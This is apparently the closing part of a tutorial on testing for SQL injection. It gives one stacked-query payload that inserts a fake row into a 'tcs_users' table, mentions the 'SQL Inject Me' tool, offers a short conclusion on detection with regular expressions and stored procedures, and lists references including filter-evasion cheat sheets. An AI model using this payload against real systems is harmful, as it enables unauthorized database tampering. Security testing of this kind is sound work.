
a' ; insert into tcs\_users(`id`,`fname`,`lname`,`city`, `email`,`state`,`address`) values(72,'testfname', 'testlname', 'testcity', 'testemail@gmail.com', 'teststate', 'testaddress');

**Tool:** SQL Inject Me:

We can set the sql injection query in the form fields and find the report using Sql Inject Me



Error displaying in below screenshot



**Conclusion:**

For test the Sql Injection we can use inline sql statements to detect and block SQL Code Injection with the help of a few, simple, regular expressions. The best strategy to block SQL Code Injection is to use a stored procedure.

**References:**

<https://en.wikipedia.org/wiki/SQL_injection>

<https://msdn.microsoft.com/en-us/library/ff648339.aspx>

<https://msdn.microsoft.com/en-us/library/ms161953(SQL.105).aspx>

<http://sqlzoo.net/hack/24table.htm>

<https://websec.ca/kb/sql_injection>

<http://www.tizag.com/mysqlTutorial/mysql-php-sql-injection.php>

<https://larrysteinle.com/2011/02/20/use-regular-expressions-to-detect-sql-code-injection/>

<http://www.symantec.com/connect/articles/detection-sql-injection-and-cross-site-scripting-attacks>

<http://zerofreak.blogspot.in/2012/01/chapter3super-detailed-sql-injection.html>

http://stackoverflow.com/questions/11321491/when-to-use-single-quotes-double-quotes-and-backticks

[**https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/**](https://websec.wordpress.com/2010/12/04/sqli-filter-evasion-cheat-sheet-mysql/)

<http://www.programmerinterview.com/index.php/database-sql/sql-injection-prevention/>

https://technet.microsoft.com/en-us/library/ms161953(v=sql.105).aspx

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

**https://www.owasp.org/index.php/Testing\_for\_SQL\_Injection\_%28OTG-INPVAL-005%29**